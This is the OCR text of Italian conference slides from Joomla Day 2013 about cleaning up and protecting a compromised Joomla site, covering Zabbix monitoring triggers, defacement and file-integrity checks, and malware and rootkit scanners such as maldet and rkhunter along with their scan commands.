
Zabbix – coda mail

Situazione normale, con invio newsletter



Zabbix – carico processore

Brute force su administrator, 5 login / secondo



Zabbix – il sistema

Impostare trigger per

- coda mail
- Velocità incremento dimensioni error_log e access_log
- Attività db
- Numero processi apache
- Server load
- Traffico di rete

Zabbix – il sito

- Verifica defacement/uptime (stringa sul sito)
- Verifica CRC .htaccess / configuration.php
- Integrare
  - Joomscan
  - maldet
  - chkrootkit
  - rkhunter

Strumenti

Maldet

- Download
  http://www.rfxn.com/projects/linux-malware-detect/
- `maldet -b -a /home/?/public_html`

Rkhunter

- `yum install rkhunter`
- `rkhunter --check --sk`

Riepilogo


Siamo stati attaccati?
L'intervento di ripristino
Prevenzione
Monitoraggio

Non abbiamo parlato di...

Gestione rischio

- Misure preventive
- Monitoraggio
- Manutenzione
- Redazione e manutenzione piano emergenze

Piano gestione emergenze

- Responsabili
- Riferimenti (password, percorsi)
- Procedure

Riferimenti

Questo intervento, risorse e approfondimenti su:

- www.fasterjoomla.com

Strumenti che abbiamo usato

- Zabbix www.zabbix.com o yum
- Maldet www.rfxn.com/projects/linux-malware-detect
- Rkhunter http://rkhunter.sourceforge.net/ o yum
- Root Kit www.chkrootkit.org
- Joomscan http://sourceforge.net/projects/joomscan/
- LittleHelper www.fasterjoomla.com/joomla-little-helper

Disinfestare Joomla!

Tutto il materiale di questa presentazione, risorse,

video della presentazione, e la ripresa dell'intervento

Al Joomla day 2013 sono disponibili online

Riccardo Zorn e Davide D'Alpaos

www.fasterjoomla.com